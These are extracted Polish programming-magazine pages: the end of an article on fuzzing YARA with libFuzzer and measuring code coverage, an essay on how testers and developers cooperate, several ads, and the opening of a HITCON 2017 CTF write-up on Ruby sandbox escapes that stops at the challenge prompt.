Tuning fuzzera zazwyczaj daje wymierne efekty, jednak w pewnych okolicznościach trafimy na barierę wydajnościową i mimo podążania zgodnie z najlepszymi praktykami nie uda się zwiększyć istotnie wskaźnika iteracji na sekundę. W szczególności tyczy się to parserów formatów binarnych takich jak pliki wykonywalne lub pliki multimedialne. Bardzo szybkimi celami fuzzingu są silniki wyrażeń regularnych, stosy sieciowe oraz formaty tekstowe nie będące kodem do wykonania.

**BADANIE POKRYCIA KODU I JEGO MAKSYMALIZACJA**

Zarówno w AFL, jak i LibFuzzerze domyślnym narzędziem do badania pokrycia kodu jest SanitizerCoverage<sup>7</sup>. Warto wykorzystać wbudowane narzędzie pakietu LLVM do generowania raportów celem zbadania, do jakich miejsc w kodzie dociera zbudowany przez nas korpus testowy. Uruchamiamy fuzzer wraz z dodatkowymi przełącznikami:

7. <https://clang.llvm.org/docs/SanitizerCoverage.html>

**Listing 5. Log LibFuzzera dla badania pokrycia kodu**

```
./yara_fuzzer /home/xubuntu/test_yara_rules -runs=0 -dump_coverage=1
INFO: Seed: 370502985
INFO: Loaded 1 modules (8637 guards): 8637 [0x87be10, 0x884504),
INFO: 9183 files found in /home/xubuntu/test_yara_rules
INFO: -max_len is not provided; libFuzzer will not generate inputs
larger than 1048576 bytes
INFO: seed corpus: files: 9183 min: 6b max: 3335168b total:
102342983b rss: 61Mb
#2 pulse cov: 440 ft: 171 exec/s: 0 rss: 62Mb
#4 pulse cov: 440 ft: 171 corp: 1/6b exec/s: 0 rss: 65Mb
#8 pulse cov: 440 ft: 171 corp: 1/6b exec/s: 1 rss: 65Mb
#16 pulse cov: 440 ft: 171 corp: 1/6b exec/s: 2 rss: 65Mb
#32 pulse cov: 440 ft: 174 corp: 3/23b exec/s: 5 rss: 67Mb
#64 pulse cov: 442 ft: 179 corp: 5/56b exec/s: 10 rss: 69Mb
#128 pulse cov: 447 ft: 187 corp: 9/225b exec/s: 18 rss: 74Mb
#256 pulse cov: 449 ft: 189 corp: 12/417b exec/s: 32 rss: 84Mb
#512 pulse cov: 453 ft: 196 corp: 17/1164b exec/s: 51 rss: 105Mb
#1024 pulse cov: 584 ft: 376 corp: 28/4759b exec/s: 68 rss: 145Mb
#2048 pulse cov: 712 ft: 679 corp: 61/32Kb exec/s: 73 rss: 195Mb
#4096 pulse cov: 734 ft: 899 corp: 86/86Kb exec/s: 77 rss: 207Mb
#8192 pulse cov: 753 ft: 968 corp: 113/222Kb exec/s: 81 rss: 265Mb
#9184 INITED cov: 788 ft: 1080 corp: 130/1750Kb exec/s: 81 rss: 404Mb
#9184 DONE cov: 788 ft: 1080 corp: 130/1750Kb exec/s: 81 rss: 404Mb
Done 9184 runs in 20 second(s)
SanitizerCoverage: ./yara_fuzzer.7092.sancov: 788 PCs written
```

W rezultacie otrzymamy plik z rozszerzeniem .sancov (yara\_fuzzer.[PID].sancov), który musimy wzbogacić o symbole zaszyte w badanym za pomocą polecenia:

**Listing 6. Symbolizacja pliku z pokryciem kodu SanCov**

```
sancov -symbolize yara_fuzzer.[PID].sancov yara_fuzzer > yara_fuzzer.symcov
```

Efektem ostatniej operacji jest plik, którym możemy zasilić eksperymentalny generator raportów SanitizerCoverage:

**Listing 7. Pobranie oraz uruchomienie generatora raportów o pokryciu kodu**

```
# Pobranie generatora
wget https://raw.githubusercontent.com/llvm-mirror/llvm/master/tools/sancov/coverage-report-server.py
# Generacja raportu
python3 coverage-report-server.py --symcov yara_fuzzer.symcov \
--srcpath /home/xubuntu/Desktop/yara
```

Wystarczy teraz otworzyć w przeglądarce adres localhost:8001 i wyświetlane zostanie procentowe pokrycie kodu dla każdego pliku źródłowego w projekcie:

File	Coverage
<i>Files with 0 coverage are not shown.</i>	
/home/xubuntu/Desktop/yara/libyara/ahcorasick.c	046%
/home/xubuntu/Desktop/yara/libyara/arena.c	029%
/home/xubuntu/Desktop/yara/libyara/atoms.c	039%
/home/xubuntu/Desktop/yara/libyara/compiler.c	014%
/home/xubuntu/Desktop/yara/libyara/exec.c	025%
/home/xubuntu/Desktop/yara/libyara/exefiles.c	014%
/home/xubuntu/Desktop/yara/libyara/filemap.c	022%
/home/xubuntu/Desktop/yara/libyara/grammar.c	045%
/home/xubuntu/Desktop/yara/libyara/grammar.y	059%
/home/xubuntu/Desktop/yara/libyara/hash.c	047%
/home/xubuntu/Desktop/yara/libyara/hex_grammar.c	034%
/home/xubuntu/Desktop/yara/libyara/hex_grammar.y	065%
/home/xubuntu/Desktop/yara/libyara/hex_lexer.c	013%
/home/xubuntu/Desktop/yara/libyara/hex_lexer.l	064%
/home/xubuntu/Desktop/yara/libyara/lexer.c	013%
/home/xubuntu/Desktop/yara/libyara/lexer.l	018%
/home/xubuntu/Desktop/yara/libyara/libyara.c	039%

Rysunek 2. Raport o procentowym pokryciu kodu wygenerowany przez narzędzia LLVM

**Książki na czasie, które WARTO ZNACI!**

**UKRYTA BITWA o Twoje dane i kontrolę nad światem**

**ODLICZAJĄC DO Dnia ZERO**

**STUXNET, CZYLI PRAWDZIWA HISTORIA CYFROWEJ BRONI**

**PRAWDZIWA BIBLIA C++ - obowiązkowy pakiet dla każdego programisty**

**OPUS MAGNUM C++11 Programowanie w języku C++**

**WPADNIJ na Helion.pl i ODBIERZ 25% RABATU\* - użyj kodu HEL25**

\* Rabat nie łączy się z innymi zniżkami i jest ważny do 31.12.2017.

Po kliknięciu na ścieżkę do pliku ukaże się kod programu wraz z zaznaczonymi kolorowymi fragmentami, które zostały wykonane podczas badania kodu:

```
if (!RULE_IS_PRIVATE(rule))
{
    switch (callback(message, rule, user_data))
    {
        case CALLBACK_ABORT:
            result = ERROR_SUCCESS;
            goto _exit;

        case CALLBACK_ERROR:
            result = ERROR_CALLBACK_ERROR;
            goto _exit;
    }
}

callback(CALLBACK_MSG_SCAN_FINISHED, NULL, user_data);

_exit:
    yr_rules_clean_matches(rules, &context);

    if (context.matches_arena != NULL)
        yr_arena_destroy(context.matches_arena);

    if (context.matching_strings_arena != NULL)
        yr_arena_destroy(context.matching_strings_arena);

    if (context.objects_table != NULL)
        yr_hash_table_destroy(
            context.objects_table,
            (YR_HASH_TABLE_FREE_VALUE_FUNC) yr_object_destroy);
```

Rysunek 3. Pokolorowane fragmenty osiąganych ścieżek w kodzie programu

## Maksymalizacja pokrycia kodu


Warto nadmienić, że wiele projektów open-source posiada przygotowane różnorodne korpusy testowe, niekiedy wręcz zapomnianych formatów plików. Również bardzo dobrym źródłem przypadków testowych są testy jednostkowe, które po napisaniu odpowiedniego parsera znaczco przyczynią się do poprawy code coverage. Wyszukiwanie za pomocą Google'a rozszerzenia pliku również przynosi bardzo dobre rezultaty.

Jeżeli projekt nie udostępnia testów ani korpusów, to pozostało jedynie wygenerowanie przydatnego zestawu plików ręcznie: w przypadku formatów tekstowych łatwo można znaleźć odpowiednie informacje w kodzie i umieścić je w swoich plikach. Pliki binarne często można pozyskać z narzędzi dołączonych do projektu, których zadaniem jest konwersja pomiędzy formatami plików. Wystarczy znaleźć łatwiej dostępny wspierany przez konwerter format oraz oskryptować generator. Na koniec jeszcze raz przypominam o nacisku na minimalizację rozmiaru plików w korpusie.

Jednym z kluczowych elementów przekładających się na zwiększenie pokrycie kodu są słowniki – pliki tekstowe zawierające stałe dla danego formatu pliku. Dzięki temu oszczędzamy czas procesora potrzebny na przejście wstępnej walidacji kluczowych elementów testowanego formatu. Słowniki z AFL i LibFuzzer są kompatybilne ze sobą – początkowy „korpus” słowników można znaleźć w ścieżce: [AFL\_FOLDER]/dictionaries/.

## FUZZ-DRIVEN DEVELOPMENT I GOOGLE OSS-FUZZ

Pomysłodawca LibFuzzera i pracownik Google, Kostya Serebryany, zaproponował rozszerzenie klasycznego podejścia continuous integration o fuzzing. Ze względu na fakt, że fuzzery LibFuzzera są bardzo podobne do testów jednostkowych, a same unit-testy nie są w stanie pokryć do końca testów płaszczyzny bezpieczeństwa, czyni to podejście godnym rozważenia w swoim cyklu testowania projektu.



Rysunek 4. Schemat procesu Fuzz-Driven Development

Na podstawie LibFuzzera firma Google uruchomiła w grudniu 2016 roku usługę fuzzingu projektów open-source o nazwie OSS-Fuzz<sup>8</sup>. Każdy developer projektu o otwartym kodzie może zgłosić się do testów własnej aplikacji. Jedynym wymaganiem jest napisanie własnego fuzzera i stworzenie pull-requesta do repozytorium Google.

W momencie pisania artykułu do dyspozycji projektu było 1000 maszyn wirtualnych zawierających projekty skompilowane z AddressSanitizer oraz po 500 z MemorySanitizer i UndefinedBehaviorSanitizer. W przeciągu ośmiu miesięcy projekt pomógł znaleźć ponad 2000 błędów<sup>9</sup> różnej klasy w projektach: OpenSSL, ffmpeg, libreoffice, sqlite3 czy freetype2.

## ZAKOŃCZENIE

Integracja efektywnego fuzzingu ze swoim projektem jeszcze nigdy nie była tak prosta i tania. W dobie (prawie) bezkosztowej mocy obliczeniowej i łatwego dostępu do serwerów w chmurze warto rozszerzyć testowanie swojego projektu o narzędzia takie jak LibFuzzer czy AFL. Należy jednak pamiętać, że fuzzery, mimo że są bardzo skuteczne, nie są w stanie znaleźć wszystkich błędów, a długotrwały fuzzing bez znalezienia błędu nie świadczy o tym, że problemów nie ma – z przymrużeniem oka można stwierdzić, że świadczy jedynie o małym pokryciu kodu przez wykorzystany korpus.

8. <https://github.com/google/oss-fuzz>

9. [https://www.usenix.org/sites/default/files/conference/protected-files/usenixsecurity17\\_slides\\_serebryany.pdf](https://www.usenix.org/sites/default/files/conference/protected-files/usenixsecurity17_slides_serebryany.pdf)



KAMIL FRANKOWICZ

kamil@frankowicz.me

Fan fuzzingu oraz nowych metod powodowania awarii programów. Na co dzień broni bezpieczeństwa polskiego Internetu, pracując jako Security Engineer w CERT Polska/NASK. Do jego specjalności należą psucie – często nieintencjonalne. W czasie wolnym lata dronem i nieregularnie opisuje swoje znaleziska na blogu związanym z bughuntingiem (<https://frankowicz.me>).



Zapraszamy na autorskie szkolenia  
z zakresu **bezpieczeństwa IT**

{ Bezpieczeństwo aplikacji WWW }

{ Offensive HTML, SVG, CSS and other Browser-Evil }

{ Wprowadzenie do bezpieczeństwa IT }

{ Szkolenie przygotowujące do egzaminu CEH }  
( Certified Ethical Hacker )

[www.securitum.pl/oferta/szkolenia](http://www.securitum.pl/oferta/szkolenia)

Patroni medialni: [sekurak.pl](http://sekurak.pl)



[rozwal.to](http://rozwal.to)



# Dlaczego programiści potrzebują testerów

## ...i dlaczego testerzy potrzebują programistów

Będąc młodym pracownikiem i szukając swojej drogi w IT, w sieci napotkałem opis, kim dla pewnego programisty jest tester: „Dobry tester to i błęd znajdzie, i go zdebujuje, a ten najlepszy to sobie go nawet sam naprawi”. Długo zastanawiałem się, czy to realny obraz, czy jedynie jakiś mik sarkazmu z ignorancją. Po pewnym czasie dowiedziałem się, że postrzeganie testerów przez programistów ma pełną skalę barw. Działa to też w drugą stronę.

W relacjach testersko-developerskich są tacy, co się kochają, jest duża grupa obojętnych na siebie, ale i tacy, co się nienawidzą. Wychodzę z założenia, że prawdziwa współpraca musi być zbudowana na wzajemnym szacunku i zrozumieniu swoich obowiązków. Polega również na adaptacji do czasów i warunków, w jakich przyszło nam wspólnie pracować. Ale do rzeczy...

### TRUDNA MIŁOŚĆ TESTERÓW I DEVELOPERÓW

Miłość ta, choć trudna i pełna wyzwań, to ciągle jednak trwała i tworząca nierozerwalny związek. Programista szuka swojej upragnionej pary i jest w tym doborze wybredny. Szuka uzupełnienia dla samego siebie. Tam gdzie on popełnia błędy, ktoś inny mu je wytknie i nie przymknie na nie oka. Programista szuka testera niezawodnego, choć sam w wielu wymiarach swoją zawodność akceptuje. „Jesteś moją linią obrony, więc nie popełnij błędów, gdzie ja je popełniem. Postaraj się bardziej, sk..wielu!” – powiedział kiedyś przymilnie pewien koder do pewnego weryfikatora swojej pracy. Patologii akceptować nie wolno, ale złe przykłady pomagają nam definiować dobre praktyki.

Podobno gramy do tej samej bramki, ale akceptujemy, że w naszym zespole są lepiej opłacane gwiazdy, które dostają oklaski za efektywność, i ci gorzej opłacani asystenci dbający o jakość. Chciałbym, aby każdy developer rozumiał testerów i żeby działało to również w drugą stronę. Często jednak tak nie jest, a powodów można by znaleźć wiele.

### KONCEPT WSPÓŁPRACY TESTER-PROGRAMISTA W MODELACH WYTWÓRCZYCH

Od początku istnienia roli programisty jego zakres obowiązków nie zmienił się znacząco. Zmieniały się języki, dobre praktyki czy IDE, ale sedno pozostało to samo. Zawsze było to pisanie kodu. Zupełnie inaczej było w przypadku testera. Do końca lat siedemdziesiątych praktycznie nie było różnic między testowaniem a debugowaniem. Wtedy to Glenford J. Myers w swojej „The Art

Of Software Testing” odseparował weryfikację od wytwarzania oprogramowania. Dziś możemy polemizować z tym, czy było to właściwe, czy też nie, ale na wiele lat zmieniło to oblicze testowania. Głównym celem testerów stało się wyszukiwanie defektów na dostępnych interfejsach software'u. Testerzy już wcześniej zostali w ramach modelu kaskadowego zepchnięci na koniec procesu wytwarzczego. Zmiana przyszła wraz z modelem V. Wbrew temu, co mówi wielu krytyków, to ten model pokazał tak hołubione dziś podejście „shift left”, czyli zaangażowanie testerów od początku powstawania produktu. Zaproponowano więc wczesne techniki przeglądu wymagań i architektury, projektowanie testów kodu i testów jednostkowych. Na przełomie wieków rozpoczęła się era zwinności. Rozpoczął się złoty czas programistów, ale znów kolejna redefinicja roli testera. Manifest Agile i jego dwanaście zasad całkowicie pominęło rolę testera, zakładając, że da się ją zastąpić przez bliską współpracę klienta z programistą. Ten przekaz został później wzmacniony przez Scrum Guide, który mówi o członku zespołu, który domyślnie jest developerem. Od testerów zaczęto już na poważnie wymagać umiejętności kodowania. Może jeszcze nie samodzielnego tworzenia zleconego produktu, ale już rozumienia kodu i tworzenia automatów, które *de facto* są kodem aplikacji testującej dany produkt. Testerzy zatoczyli więc kółko i znów ich rola stała się bardzo bliska programowaniu i debugowaniu. Wyeszli od postawy współdziałania. Przeszli przez rolę krytyka i prześwicznika, który wyszukuje błędy popełnione przez programistę, by ostatecznie zostać ponownie zaadaptowanymi do zespołu wytwarzczego.

Ten koncept dobrze opisany jest w deklaracji współpracy stworzonej przez Jamesa Bacha (patrz ramka): „Moja praca polega na tym, by pomóc ci w twojej pracy. Moja praca polega na wspieraniu cię, kiedy tworzysz jakość; odciążaniu zamiast obciążaniu” (oryginal: <https://goo.gl/OmoRd>; tłumaczenie: <https://goo.gl/afJQEQ>).

Ważną częścią całej deklaracji jest to, że tester jest świadomy, iż jego praca polega na weryfikacji pracy programisty i funkcja ta istnieje, ponieważ wszyscy jesteśmy omylni. W całość wbudowane jest jednak obustronne zrozumienie do wykonywanej pracy. Osobiście szacunku dla testowania ze strony programistów dosiadczyłem wiele, ale wiem, że nie wszyscy moi koledzy mieli to szczęście.

1. Dostarczam usługi. Jesteś moim bardzo ważnym klientem dla tej usługi. Nie będę usatysfakcjonowany dopóki ty nie poczujesz satysfakcji.
2. Nie jestem strażnikiem jakości. Nie mam prawa do posiadania wyłączności na jakość. Dostarczenie dobrego produktu jest współdzielonym celem dla nas obu.
3. Będę testował twój kod tak szybko, jak tylko potrafię, zaraz po dostawie. Wiem, że potrzebujesz moich rezultatów szybko (szczególnie dla poprawek błędów i nowych funkcji).
4. Będę dążyć do testowania w taki sposób, aby wspomóc twoją produktywność. Nie będę wąskim gardłem.
5. Dokonam każdego sensownego działania testowego, nawet jeśli będę posiadał jedynie częściową informację o produkcie.
6. Nauczę się produktu szybko i użyję tej wiedzy do sprytniejszego testowania.
7. Będę testował najważniejsze rzeczy na początku i postaram się znaleźć najważniejsze problemy na początku (będę również raportował defekty, które możesz uznać za nieważne, tylko na wszelki wypadek, gdyby okazały się jednak ważne. Ale spędzę nad nimi mniej czasu).
8. Będę dążył do testowania w interesie każdego, kogo opinia ma znaczenie, włączając w to ciebie, tak byś mógł podejmować lepsze decyzje o produkcie.
9. Będę pisał jasne, spójne, przemyślane i pełne szacunku raporty z problemów (mogę dokonać sugestii na temat projektu, ale nigdy nie osミielę się być projektantem).
10. Dam ci znać, jak testuję, i poproszę cię o komentarz. Będę naradzał się z tobą w kwestii małych rzeczy, które możesz zrobić, by produkt był łatwiejszy do testowania.
11. Zachęcam cię do przychodzenia do mnie ze specjalnymi prośbami jak na przykład wtedy, kiedy potrzebujesz mnie, abym coś dla ciebie sprawdził, abym pomógł ci udokumentować coś, czy uruchomić specjalny test.
12. Nie będę marnował twojego czasu, a jeśli to zrobię, to będę się uczyć na tym błędzie.

## „PROGRAMIŚCI NIE POTRAFIĄ TESTOWAĆ”

Testerów uczy się, że programiści nie potrafią testować. Właściwie to potrafią, tyle tylko, że nie są w stanie zrobić tego dobrze. Wywołuje się to z tzw. konceptu niezależności:

- » gdy testują własny kod, to zrobią przy tym te same założenia (w domyśle błędy), jakie zrobili przy jego tworzeniu,
- » gdy testują kod innego programisty, to na ich analizę rzutują ich wspólne relacje i założenia odnośnie umiejętności,
- » gdy testują interfejs, w większości przypadków koncentrują się na pozytywnych przebiegach i zazwyczaj w pozytywnych zakresach danych.

Taka edukacja niejako ma wpisaną w podstawę swoistą antagonizację, ale może być też otwarciem oczu i trzeźwego spojrzenia na własne umiejętności i ograniczenia. Część organizacji rozdziela zadania w kontroli jakości na te dedykowane programistom, jak testy jednostkowe czy przeglądy kodu, i te dedykowane testerom. Zazwyczaj testy testerskie zaczynają się tam, gdzie pojawiają się interfejsy kodowe lub graficzne, i trzeba jasno powiedzieć, że jest ich naprawdę wiele. Od prostych weryfikacji funkcjonalności przez testy bezpieczeństwa i użyteczności, a na całociowowych testach *end-to-end* kończąc. Jednak coraz więcej firm dostrzega również

wartość w silnej współpracy testerów i programistów. Wdrożenie technik silnej kolaboracji prowadzi czasem do zabawnych nieporozumień. Nagle obie strony uświadamiają sobie, że po drugiej stronie siedzi człowiek, a nie małpa z butem (do nawalania w klawiaturę) lub też małpa z brzytwą (do niszczenia już działającego kodu). Przy wdrożeniu metod testowania w parach programista i tester wspólnie siadają do aplikacji i pokazują sobie, jak powinno wyglądać testowanie. Nagle programista uświadamia sobie, że testerzy nie są po prostu „klikaczami”. Rozumieją obszary ważne dla klientów i typowe błędy użytkowników, więc używają tej wiedzy do menowej do wyszukiwania kluczowych defektów. Tester przestaje nazywać programistę „zwykłym tłumaczem”<sup>1</sup>. Docenia jego wiedzę techniczną w wynajdywaniu defektów nieoczywistych i biorących się ze zrozumienia konstrukcji oprogramowania. Również techniki przeglądowe mogą angażować obie strony. Szczególnie jeśli mówimy o sprawdzeniu łatwości utrzymywania kodu. Testerzy techniczni znają reguły dobrego kodowania i mogą zwrócić uwagę na błędy, które mogą w przyszłości utrudnić poprawianie, rozwijanie czy testowanie kodu. I nie chodzi tu o bycie bezmyślnym ochroniarzem strzegącym przed zaciąganiem niepotrzebnego długu technicznego, ale świadomym kosztów i wartości strażnikiem jakości.

Czasem taka zmiana perspektywy pozwala nam docenić bardziej pracę innych i nabraci do niej większego szacunku. Tego zresztą wymaga od nas zwinne podejście do wytwarzania oprogramowania.

## ROLA TESTERA WE WSPÓŁCZESNYCH METODYKACH

Wbrew powszechnie opinię metodyki zwinne nie wniosły do świata produkcji oprogramowania zbyt wielu nowości. W większości są to znane od wielu lat metody i techniki poukładane i nazwane na nowo. Są one odwzorowaniem stanu wiedzy w czasie, kiedy były definiowane, więc te najbardziej historyczne już dziś wydają się nie zawsze słuszne. Sam Manifest Zwinności jest filozofią wytwarzania oprogramowania i dziwi, że nie został odrzucony przez programistów jako *corporate bullshit*. Próbuje się w nim eliminować marnotrawstwo wynikające z wydłużenia ścieżki komunikacji od klienta do programisty oraz przekłamań, jakie na tej ścieżce mogą się pojawić. Wdrożenie tego konceptu pokazało, że choć bezpośrednia konwersacja ma sens, to potrzebny jest jeszcze ktoś, kto będzie tę dyskusję moderował. Ta osoba to tester, który wyjaśnia nieporozumienia wynikające z tego, że klient posługuje się zupełnie innym językiem (język biznesu) niż programista (język techniczny). Wyewoluowały więc podejścia, które dopuszczały inne role do projektu. Jednym z nich jest idea trzech amigo, czyli przedstawiciela biznesu, programisty oraz testera. Pracują oni wspólnie, aby uzyskać wartość dla odbiorcy, jednocześnie ograniczając niepotrzebną pracę po stronie wytwórcy. Jest ona szczególnie ważna dziś, gdy na rynku brakuje specjalistów wytwarzania oprogramowania. Zbudowanie rozwiązania software'owego nie musi się więc opierać na dorzucaniu zasobów do projektu, ale na podniesieniu efektywności w definiowaniu wymagań, kodowaniu i kontroli jakości.

W tym koncepcie odpowiedzialność za jakość spoczywa na każdej z ról po równo. Zmieniają się jednak akcenty i zakresy odpowiedzialności, co w mojej opinii dobrze opisują przeinterpretowane przez Elisabeth Hendrickson kwadranty testowe Briana Maricka (Rysunek 1).

<sup>1</sup> Programista tekst napisany w języku naturalnym tłumaczy z błędami na kod gotowy do komplikacji, który z kolei tłumaczony jest na język maszynowy z przykryciem części błędów.



Rysunek 1. Uproszczone kwadranty testowe w Agile Briana Maricka

Kwadranty, choć pomijają role, pokazują, jakie techniki kontroli jakości powinny być w zwinnych metodach realizowane. Na poziomie kodu w obszarze krytyki mamy przegląd specyfikacji oraz testowanie w parach tego kodu. Uzupełnieniem na poziomie biznesowym (interfejsowym) będzie testowanie eksploracyjne, czyli świadome i inteligentne klikanie. Programiści odpowiedzialni za półprodukt procesu wytwórczego, jakim jest kod źródłowy, mogą wspierać kontrolę jakości przez testowanie jednostkowe. Klienci mogą upewnić się, że otrzymują produkt, jaki potrzebują, poprzez weryfikację i końcową jego akceptację. Po raz kolejny podkreślam jednak, że żaden z wymienionych testów nie jest odpowiedzialnością jednej roli. Jest to (lub może być) praca zespołowa.



Rysunek 2. Piramida testów Mike Cohna

Gdy przejdziemy do szczegółów i będziemy analizowali, których testów powinno być najwięcej, to propozycja odpowiedzi przychodzi z piramidy testów (Rysunek 2). Autor proponuje, aby najwięcej testów było na najniższych poziomach wytwarzania oprogramowania, czyli tam, gdzie najłatwiej je zautomatyzować. Możemy je wykonać szybko i dokonać większej ilości sprawdzeń automatycznych, które nie służą znajdowaniu nowych defektów, a jedynie potwierdzeniu, że nie nastąpił regres. Na drugim biegunie mamy możliwie najmniej automatów klikających po interfejsie. Na szczycie piramidy znajduje się również weryfikacja manualna wykonywana lub wspierana przez testerów eksploracyjnych. Te testy są oczywiście wolniejsze w wykonaniu, ale mają większy potencjał jeśli chodzi o wykrywanie defektów.

Te podejścia są uniwersalne bez względu na techniki (np. BDD), metodę zarządczą wdrożoną w Agile (np. Scrum) czy też kulturę wytwórczą organizacji (np. DevOps). Wszędzie pojawia się współpr-

pracujący zespół, który razem próbuje dostarczyć wysokiej jakości rozwiązanie.

## JAKI JEST IDEAŁ TESTERA DLA PROGRAMISTY?

Pewnie nie ma jednej odpowiedzi, tak jak nie istnieją najlepsze praktyki. Wszystko zależy od kontekstu procesu, produktu i projektu. Definiujemy swoje wymagania i dostosowujemy je do obecnej sytuacji. Często słyszę od programistów, że spośród wszystkich ról testerskich największym szacunkiem cieszy się osoba zajmująca się weryfikacją bezpieczeństwa. Analizując, dlaczego tak jest, można założyć, że bazuje to na dużym podobieństwie do własnej roli – najbardziej podobają się nam ludzie podobni do nas. Pentesterzy specjalizują się w obszarze, który jest blisko kodu, architektury i komunikacji, oraz wymaga się od nich olbrzymich umiejętności technicznych. Wypisz, wymaluj programista. Mam głębokie przekonanie, że nadszedł czas zmiany w definiowaniu roli i rozwoju testerów funkcjonalnych. Jeśli uznamy, że rola testera powstała wraz z pojawiением się modeli sekwencyjnych, a nowoczesne metodyki na pewien czas zamieniły tamtych testerów w programistów automatów, to najwyższy czas na kogoś, kogo można nazwać testerem 2.0. Jednocześnie z pełnym przekonaniem wycinam z nowej definicji ludzi zajmujących się automatyzacją. Są oni po prostu programistami (Dev in Test), tylko takimi, którzy piszą kod, który wspiera wytwarzanie produktu. Próba definicji współczesnego testera, który przynosi dla projektu nieocenioną pomoc, została już podjęta (<https://goo.gl/NDERNp>). Udało się określić zestaw cech, które pokazują, że „nowy” tester posiada zarówno wiedzę techniczną, jak i domenową. Testerzy tacy:

- » nie kodują, ale potrafią czytać kod,
- » rozumieją język programistów, ale również posługują się językiem biznesu,
- » nie projektują architektury rozwiązania, ale rozumieją komunikację,
- » rozumieją i testują interfejsy inne niż GUI, a debugger, konsola i log są naturalnym środowiskiem pracy,
- » cechują się empatią i nie mówią negatywnie ani o użytkownikach, ani o twórcach.

Jest to więc osoba, która w swojej pracy potrafi zakładać różne kapsuły w zależności od rozmówców, ich języka i poziomu wiedzy. Ktoś, kto przez proaktywność dostarcza całościowe rozwiązanie, a nie czeka biernie na polecenia. Choć dla wielu takie osoby mogą być niemożliwymi do znalezienia jednoróżcami, to jest to jednak jasno wytyczona ścieżka rozwoju testerów. Mogę zapewnić, że tacy ludzie już tu są.

Wracając do pytania postawionego na początku, możemy spokojnie założyć, że wielu programistów nie wie, że potrzebuje testerów. Czasem nawet świadomie odrzucają pomoc. Jednak testerzy 2.0 to ludzie potrzebni, a wręcz niezbędni, którzy mogą dostarczać prawdziwą wartość do projektu.



**RADEK SMILGIN**

[radek@testerzy.pl](mailto:radek@testerzy.pl)

Ekspert w obszarze testowania i zapewnienia jakości oprogramowania, przedsiębiorca i trener. W swojej pracy łączy dwie testerskie szkoty – testowanie formalne i eksploracyjne. Jest pomysłodawcą i organizatorem Mistrzostw Polski w Testowaniu Oprogramowania – TestingCup. Autor książki dla testerów „Zawód Tester”. Swoją wiedzą i doświadczeniem dzieli się w Internecie na portalu testerzy.pl oraz na wielu otwartych i zamkniętych wykładach w kraju i za granicą.



## AUDYTY KODU!

### CZY ZNASZ JUŻ WSZYSTKIE DEFEKTY W SWOIM KODZIE?

Nie czekaj zanim będzie za późno i Twój klient znajdzie je na prodzie.

Profesjonalne audyty dostępne od ręki  
i to jeszcze dziś!

ZADZWOŃ: +48 533 315 222

## TESTOWANIE FUNKCJONALNE

Nie chcesz sam testować swojego softu?  
Zleć to profesjonalistom z [testerzy.pl](#)

Najlepsze testy w tej części Europy.

Odwiedź nas w biurze i porozmawiajmy o testowaniu.

ul. Mickiewicza 15 p. 411, Katowice

## OGŁOSZENIA DROBNE

## OFERUJEMY!

### AUDYT AUTOMATYZACJI TESTÓW

Jeśli Twoją automatyzację robi 2 juniorów w przerwach między klikaniem, a nauką z sylabusa ISTQB możesz potrzebować oceny tej pracy.

Zadzwoń teraz. Pomożemy!

+48 32 733 09 58

## TESTY WYDAJNOŚCI

## BEZ POŚREDNIKÓW

*Twoja strona ładuje się godzinami?  
Klienci odchodzą? Nie martw się.*

Nie tylko przetestujemy stronę, ale i podpowiemy co należy zoptymalizować.

Zapraszamy do kontaktu.

[kontakt@testerzy.pl](mailto:kontakt@testerzy.pl)

## POSZUKIWANY

- programista C#
- programista Frontend ze znajomością JS/Angular/jQuery

Stabilne warunki zatrudnienia, atrakcyjne wynagrodzenie w zależności od posiadanych kompetencji, ciekawe projekty, nietuzinkowy zepół.

Sprawdź aktualne oferty pracy

[testerzy.pl](#)

## TESTY & TESTOWANIE

Różne umiejętności i doświadczenie  
Zawsze najwyższej jakości  
Dostępne od ręki



[testerzy.pl](#)

# HITCON Quals 2017 – Baby Ruby Escaping, Real Ruby Escaping

Kwalifikacje na HITCON, główną imprezę odbywającą się na Tajwanie, były jednym z trudniejszych CTFów w tym roku. Zadania były zróżnicowane, chociaż ich wspólnym elementem było to, że ich autorzy bardzo starali się zadbać o to, by były frustrujące. Ostatecznie, mimo zaciętej rywalizacji, naszej drużynie udało się zająć pierwszą pozycję, zdobywając zwycięską flagę w ciągu ostatnich pięciu minut zawodów.

HITCON CTF 2017				Dashboard	Scoreboard	Logout
Updates every 30 seconds.						
Last Update: 2017-11-06 02:08:42 UTC						
Rank	Team Name	Country	Score	#	#	#
1	Dragon Sector	PL	5604			
2	Shellphish	US	5399			
3	TokyoWesterns	JP	5332			
4	LC#BC	PL	5167			
5	CodiSec	PL	5055			
6	CLGT\$Meepwn	ES	4705			
7	RPISEC	PL	4654			
8	Cykorkinesis	PL	4550			
9	!SpanAndHex	HU	4284			
10	Eat Sleep Pwn Repeat	DE	4281			

CTF	HITCON 2017 (Qualifiers) <a href="https://ctf2017.hitcon.org/">https://ctf2017.hitcon.org/</a>
Waga CTFtime.org	71.16 ( <a href="https://ctftime.org/event/485">https://ctftime.org/event/485</a> )
Liczba drużyn (z niezrównową liczbą punktów)	1074
System punktacji zadań	Punkty obliczane dynamicznie w zależności od tego, ile zespołów rozwiąże zadanie, max. 500 pkt.
Liczba zadań	30
Podium	1. Dragon Sector (Polska) – 5604 pkt. 2. Shellphish (USA) – 5399 pkt. 3. TokyoWesterns (Japonia) – 5332 pkt.
Zadanie	Baby Ruby Escaping (Misc 210) Real Ruby Escaping (Pwn 327)

Przentowane w tym artykule zadania zostały rozwiązane przez kolejno 56 oraz 11 zespołów, a pierwsze z nich (Baby Ruby Escaping) stanowiło wstęp do drugiego zadania (Real Ruby Escaping). Celem obu zadań było opuszczenie sandboxa stworzonego w języku Ruby, i choć nie były przesadnie trudne, rozwiązanie ich było dosyć czasochłonne.

## BABY RUBY ESCAPING

```
No more pyjail. I made a $SAFE=1337 jail with only 20 lines.
socat FILE:$tty,raw,echo=0 TCP:52.192.198.197:50216
jail-da629e2046efd62345ed21823d2f9acd.rb
```

